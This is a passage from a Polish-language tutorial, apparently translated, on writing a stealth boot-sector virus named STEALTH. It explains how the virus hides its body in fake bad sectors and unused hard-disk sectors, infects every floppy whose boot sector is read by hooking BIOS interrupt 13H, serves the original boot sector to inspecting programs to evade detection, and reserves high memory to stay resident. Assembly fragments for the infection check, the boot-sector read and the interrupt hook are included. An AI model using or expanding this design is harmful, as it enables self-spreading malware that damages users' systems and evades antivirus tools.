klastrach. Można to łatwo zrobić przez sprawdzenie pierwszego FAT aby sprawdzić czy coś tam jest przed zainfekowaniem dysku. Podobnie, jeśli te

sektory są faktycznie złe, wirus powinien zatrzymać próbę skopiowania się na dyskietkę. Jeśli nie zrobi tego, dyskietka skończy się niezłym bałaganem i nie będzie zawierała nawet działającego wirusa. Jeśli jets problem na każdym etapie procesu infekcji, wirus się po prostu przerywa a nie trwale uszkadza dyskietkę. Z drugiej strony możemy stworzyć wirus, który jest bardziej agresywny. To może być bardziej skuteczne (z punktu widzenia neo darwinowskiego) jeśli zaraża dyskietki nawet kiedy są pełne i będzie musiał nadpisać plik infekcji dysku skutecznie. Podobne strategie są wykorzystywane dla infekowania dyskietek 360 kB i 1.2 MB 5 ¼" i 1.44 MB 3 ½". Jeśli STEALTH napotka coś niestandardowego, nie infekuej dyskietki.
Ukrywanie danych na dysku twardym to inna sprawa. Jest tyle różnych napędów na rysnku ,że trudno byłoby STEALTH'owi dopasować się do każdego dysku osobno. Na szczęście DOS nie zajmuje 100% miejsca na dyskach twardych. Dostępne są miejsca nie DOS'owe na każdym dysku. W szczególności pierwszy boot sektor , który zawiera tabelę partycji nie jest częścią DOS. Zamiast tego DOS ma partycję przypisaną do niego, dla swoich własnych celów. Inny obszar na dysku nie należy do DOS. Jak się okazuje, znalezienie jednego obszaru na dowolnym dysku twardm, który nie należy do DOS, nie jest zbyt trudne Jeśli zdecydujesz się na program FDISK, i pobawisz się nim trochę, stworzysz partycję na dysku, szybko zauważysz coś interesującego: Chociaż pierwszy boot sektor jest umieszczony pod Ścieżka 0, Głowica 0, Sektor 1, FDISK nie umieści początku pierwszej partycji na Ścieżce 0, Głowicy 0, Sektorze 2, Zamaist tego, zaczyna od Ścieżki 0, Głowicy 1, Sektora 1. Oznacza to ,że wszystkie Ścieżki 0, Głowice 0 (z wyjątkiem pierwszego sektora) są wolną przestrzenią. Nawet najmniejszy 10 MB dysk ma 17 sektorów na ścieżkę dla każdej głowicy. To dużo miejsca aby ukryć wirus. Tak więc za jednym zamachem mamy strategię aby wirus umieścić na dysku twardym. Kiedy opracowaliśmy strategię ukrywania wirusa, przejxy do mechanizmyu kopiowania. Aby zainfekować dysk, wirus musi:

1. Określić jakiego typu dysk ma zainfekować, dysk twardy czy dyskietkę
2. Określić czy ten dysk jest już zainfekowany lub czy nie ma mijejsca dla wirusa, jeśli tak ,wirus nie powinien próbować infekować dysku
3. Zaktualizować tablice FAT (dla dyskietek) aby wskazywały ,że sektory gdzie jets ukryty wirus są złymi sektorami
4. Przenieść cały kod wirusa do ukrytego obszaru na dysku
5. Odczytać oryginalny boot sektor z dysku i zapisać go z powrotem do ukrytego obszaruw sektorze po kodzie wirusa
6. Pobrać dane parametru dysku z oryginalnego położenia boot sektora (i informacje o partycji dla dysków twardych) i skopiować je do zawirusowanego boot sektora przy Ścieżce 0, Głowicy 0 , Sektorze 1

W kodzie STEALTH, mechanizm kopiowania jest dzielony na kilka części. Dwie główne części są podprogramami nazwanymi INFECT_HARD, infekujacy dyski twarde i INFECT_FLOPPY, infekujący dyskietki. INFECT_FLOPPY najpierw określa jakiego typu jest dyskietka, przez odczytanie boot sektora i spojrzenie na liczbę sektorów na dysku . Jeśli znajdzie dopasowanie, wywołuje jednez z podprogramów INFECT_360, INFECT_720, INFECT12M lub INFECT_144M, które zajmują się infekowaniem określonego typu dyskietkę.

Mechanizm wyszukiwania

Wyszukiwanie niezainfekowanych dysków nie jest bardzo trudne. Możemy wstawić bajt ID w zawirusowany boot sektor więc keidy wirus odczytuje boot sektor na dysku i znajduje ID, wie, że dysk jest zainfekowany. W przeciwnym razie może infekować dysk. Wirus STEALTH używa swojego własnego kodu jako ID. Odczytuje boot sektor i porównuje pierwsze 30 bajtów kodu (poczynając po obszarze danych boot sektora) z zawierusowanym boot sektorem. Jeśli nie pasują , dysk jest gotowy do zarażenia. Kod dla porównania jaki zainkorporowaliśmy do podprogramu

IS_VBS:

```
IS_VBS:
        push    si                      ;save these
        push    di
        cld
        mov     di,OFFSET BOOT          ;set up for a compare
        mov     si,OFFSET SCRATCHBUF+(OFFSET BOOT-OFFSET BOOT_START)
        mov     cx,15
        repz    cmpsw                   ;compare 30 bytes
        pop     di                      ;restore these
        pop     si
        ret                             ;return with z properly set
```

ktory zwraca flagę z jeśli dysk jest zainfekowany, i nz jeśli nie. BOOT jest etykietą dla początku kodu w boot sektorze. BOOT_START jest początkie boot sektora pod 7C00H. IS_VBS jest wywoływany tylko po boot sektorze ,odczytanym z dysku przez podprogram GET_BOOT_SEC do obszaru danych SCRATCHBUF. Kod do oczytu boot sektora :

```
GET_BOOT_SEC:
        push    ax
        mov     bx,OFFSET SCRATCHBUF  ;buffer for boot sec
        mov     dl,al                 ;drive to read from
        mov     dh,0                  ;head 0
        mov     ch,0                  ;track 0
        mov     cl,1                  ;sector 1
        mov     al,1                  ;read 1 sector
        mov     ah,2                  ;BIOS read function
        int     13H                   ;go do it
        pop     ax
        ret
```

który odczytuje boot sektor z napędu określonego w al. Jak dotąd idzie dobrze. Jednak bardziej poważne pytanie w projektowaniu mechanizmu wyszukiwania jest takie ,kiedy wyszukiwać dysk do zainfekowania. Infekowanie dyskietek i dsyków twradych to dwie różne sprawy. Uruchamianie z dyskietki jest dość rzadkie. Na przykład użytkownik zostawia dyskietkę w napędzie kiedy wychodzi z pracy do domu, a potem przychodzi następnego ranka i włącza swój komputer. Normalnie takie dysk nie będzie dyskietką startową DOS i spowoduje błąd. Użytkownik będzie widział błąd i weźmie się do uruchamiania z dysku twardego ja kzwykle. Jednak sektor rozruchowy na dyskietce został załadowany i wykonany. Mechanizm infekcji dla przenoszenia z dyskietki na dysk twardy musi skorzystać z tego małego błędu po stronie użytkownika. Oznacza to ,że dyski twarde powinny być infekowane w czasie rozruchu. Następnie,jeśli użytkownik pozostawi zainfekowaną dyskietkę w napędzuie i włączy komputr, jego dysk twardy jest infekowany natychiast. Żądne inne działanie nie jest konieczne. Z drugiej strony, gdy dysk twardy ma wirusa, może on zetknąć się z innymi dyskietkami. W celu ich zainfekowania, wirus musi być obecny w pamięci, gdy dyskietka jest w stacji dyskietek. To znaczy ,że kiedy wiorus jest ładowany z dysklu twardego, musi być rezydującym w pamięci i tam pozostać. Potem musi aktywować się gdy pewne odpowiednie działanie odbywa się na dyskietce przez inne progamy. W ten sposób komputerstaje się motorem infekującym dyskietki. Jakie działania na dyskietce powinny uruchomić sekwencję zakażania? Powinno to być z pewnością cośco zdarza się często, ale co jednocześnie powinno wymagaćminimum dodatkowej aktywności dysku. Wyszukiwanie i infekowanie powionno zdarzyć się równocześnie gdyż dyskietki można łatwo włożyć i wyjąć. Gdyby nie było to równoczesne, wyszukiwanie może wskazywać niezainfekowane dyskietki w stacji A:. Potem program infekcji może próbować infekować już zarażone dyski jeśli użytkownik miał czas na wymianę dysków

przed procedurą infekcji. Idealny czas aby sprawdzić dyskietki dla wirusa jest wtedy kiedy określony sektor jest odczytywany z dysku. To może być częste lub rzadkie występowanie, w zależności od sektora jaki wybraliśmy jako wyzwalacz. Sektro blisko końca dysku może być odczytywany rzadziej gdzy jest pełna. Na drugim biegunie, gdyby było to wyzwalane kiedy sam bioot sektor jest odczytywaany, dysk będzie infekowany bezpośednio, ponieważ boot sektor nowo wstawionej dyskietki jest odczytywany zanim cokolwiek innego jest wykonywane. Wirus STEALTH przybiera najbardziej agresywne podejście z możliwych. Przechodzi do sekwencji infekowania za każdym razem kiedy boot sektor jest odczytywany. Oznacza to, że kiedy wirus jest aktywny, za każdym razem gdy wkładamy dyskietkę do napędu i robi listing katalogu (lub inne działanie do odczytu dysku), natychmaist zostanie zarażona. Aby zrealizować ten mechanizm wyszukiwania, wirus STEALTH musi przechwycić przerwanie 13H usługi BIOS, przy starcie systemu,a potem monitorować próby uzyskania dostępu do sektora rozruchowego. Kiedy są takie próby, wirus łąduje sektor rozruchowy dyskietki na własny użytek, sprawdza z IS_VBS i prawdopodobnie infekuje dyskietkę. Po zakończeniu, wirus,odezwie się ponownie przy próbie odczytu z dysku i pozwoli programowi, który chciałby mieć dostęp do boot sektora , aby kontynuował działanie bez przeszkód. Kod tego typu pułapki przerwania wygląda tak:

```
INT_13H:
        sti                     ;interrupts on
        cmp     ah,2            ;we want to intercept reads
        jnz     I13R            ;pass anything else to BIOS
        cmp     dh,0            ;is it head 0?
        jnz     I13R            ;nope, let BIOS handle it
        cmp     ch,0            ;is it track 0?
        jnz     I13R            ;nope, let BIOS handle it
RF0:    cmp     dl,80H          ;is it the hard disk?
        jnc     I13R            ;yes, let BIOS handle read
        cmp     cl,1            ;no, floppy, is it sector 1?
        jnz     I13R            ;no, let BIOS handle it
        call    CHECK_DISK      ;is floppy already infected?
        jz      I13R            ;yes so let BIOS handle it
        call    INFECT_FLOPPY   ;else go infect the diskette
                                ;and then let BIOS go
                                ;do the original read
I13R:   jmp     DWORD PTR cs:[OLD_13H]  ;BIOS Int handler
```

gdzie OLD_13H jest położeniem danych gdzie jest przechowywany oryginalny wektor Przerwania 13H, zanim zostanie zastąpione wektroem INT_13H. CHECK_DISK po prostu wywołuje GET_BOOT_SEC i IS_VBS po zapisywaniu wszystkich rejestrów.

Mechanizm atywykrywania

Wirus STEALTH używam pewnego zaawansowanej logiki mechanizmu antywykrywania.Ma opna na celu nie tylko uniknięcie wykrycia przez przeciętnego użytkownika, który nie zna dobrze komputera, ale również uniknięcie wykrycia przez użytkownika uzbrojonego w zaawansowane narzędzia, w tym programy otrpacowane pod kątem wyszukiwania wirusów. Główna część wirusa STEALTH jest już ukryta na dysku w obszarch jakie system operacyjny uznaje za bezużyteczne. Na dyskietkach, tylko zawirusowany boot sektor nie jest ukryty. Na dyskach twardych, cały wirus jest w ten sposób narażony, ponieważ jest umieszczony na Ścieżce 0, Głowicy 0. Jednak żaden z tych sektorów nie jest dostępny za pomocą programów lub systemu operacyjnego, mimo ,ze program FDISK przepisuje partycję sektora rozruchowego. Ponieważ wirus już przechwycił przerwanie 13H dla zainfekowania dysku, nie jest trudno dodać trochę funkcjonalności do obsługi przerwań wirusa

aby ukryć pewne sektory przed okiem ciekawskich. Na przykład, rozważmy próbę odczytu boot sektora na dyskietce 1.2MB. STEALTH zatrzymuje żądanie odczytu. Zamiast slepo je obsłużyć, wirsus odczytuje boot sektor do swojego własnego bufora. Tam sprawdza czy ten sektor jest sektorem startowym wirusa. Jeśli nie pozwala odczytać rzeczywisty boot sektor. Z drugiej srony, jeśli prawdziwy sektor rozruchowy należy do STEALTH, odczytuje stary boot sektopr ze Ścieżki 79, Głowicy 1 Sektora 15 i przekazuje to do wywołania zamiast boot sektora wirusa W tne sposób, boot sektor wirusa będzie niewidoczny dla programu który używa DOS lub BIOS do odczytu dysku, pod warunkiem ,że wirus jest w pamięci. W ten sam sposób funkcja write BIOS może być przekierowana aby trzymała się z dala od boot sektora wirusa przekierowując próby zapisu do starego sektora. Oprócz ukrywania sektora rozruchowego, można ukryć resztę wirusa przed próbami dostępu do przerwania 13H. Na dyskach twardych, STEALTH nie pozwala odczytać lub zapisać do sektorów od 2 do 7 na Ścieżce 0, Głowicy 0, ponieważ kod wirusa jest tam składowany. Z tymi anty wykrywającymi procedurami, główne ciało wirusa jest dobrze schowane i kiedy jakiś program przegląda boot sektor, widzi stary boot sektor.. Jedyny sposób wykrycia tego wirusa na dysku to
a) napisać program dostępu do dysku ze sprzętu bezpośrednio
b)uruchomić z dysku niezainfekowanego i zbadać boot sektor potencjalnie zainfekowanego dysku. Oczywiście wirus nie jest bardzo dobrze ukryty w pamięci.

Instalowanie wirusa w pamięci

Zanim wirus przekaże sterowanie do orygionalnego boot sektora, który ładował DOS, musi ustawić się sam w pamięci gdzieś gdzie nie zostanie naruszony. Aby to zrobić poza kontrolą DOS potrzeba sztuczki. Podstawowa idea jest taka ,że DOS używa liczby przechowywanej pod 0040:0013H, która zawiera rozmiar dostępnej pamięci w kilobajtach. Ta liczba jest ustawiana przez BIOS zanim odczytuje boot sektor. Może mieć wartość w zakresie do 640 = 280H. Kiedy BIOS ustawia ten parametr, patrzy aby zobaczyć ile pamięci jest aktualnie zainstalowanej w komputerze, i raprotuje to tu. Jednak coś mogło przejść przed DOS'em i zmieniło ten numer na mniejszą wartość. W takiej styuacji, DOS nie będzi używał całej pamięci , która jest dostępna w systemie. Pamięć powyżej tego punktu będzie zarezerwowana i DOS jej nie ruszy. Startegią dla załadowania STEALTH do pamięci jest wstawienie go w najwyższej dostępnej pamięci, określonej przez rozmiar pamięci, jaki ustawia BIOS. STEALTH odejmuje ywstarczającą liczbę kilobajtów od zmiennej rozmiaru pamięci chroniąc się. W ten sposób, ta pamięć będzie trzymać się z dala od DOS,i używana przez STEALTH przy wywołaniu przerwania 13H. Dwa zadania boot sektora wirusa to załadowanie głównego ciała wirusa do pamięci, a potem załadowanie i wykonanie oryginalnego boot sektora. Kiedy BIOS ładuje sektor startowy wirusa (i ładuje go pdo Ścieżkę 0, Głowicę 0, Sektor 1)m sektor ten przenosi się sam do najwyższej 512 bajtowej pamięci (wewnątrz 640 KB ograniczenia). W komputerach z 640 kB pamięcią, pierwszy niezajęty bajt pamięci to A000:0000. Boot sektor przesunie sięgo pierwszych 512 bajtów poniżej tego. Ponieważ ten sektor został skompilowany z offsetem 7C00H, musi relokować się do 9820:7C00H (co jest poniżej A000:0000) jak żądamy. Następnie boot sektor wirusa odczytuje 6 sektorów długie ciało główne wirusa do pamięci poniżej tego, z 9820:7000 do 9820:7BFF. Oryginalny boot sektor zajmuje 9820:7A00 do 9820:7BFF (ponieważ jest to szósty z sześciu załadowanych sektorów) Boot sektor wirusa odejmuje potem 4 od bajtu pod 0040:0013H aby zarezerwować 4 kilobajty pamięci dla wirusa. Następnie boot sektor wirusa przekierowuje przerwanie 13H do wirusa. W końcu, przenosi oryginalny boot sektor z 9820:7A00 do 0000:7C00 i wykonuje go. Oryginalny boot sektor poprzedza ładowanie DOS uruchamia komputer nie zważając na fakt ,że system jest zainfekowany.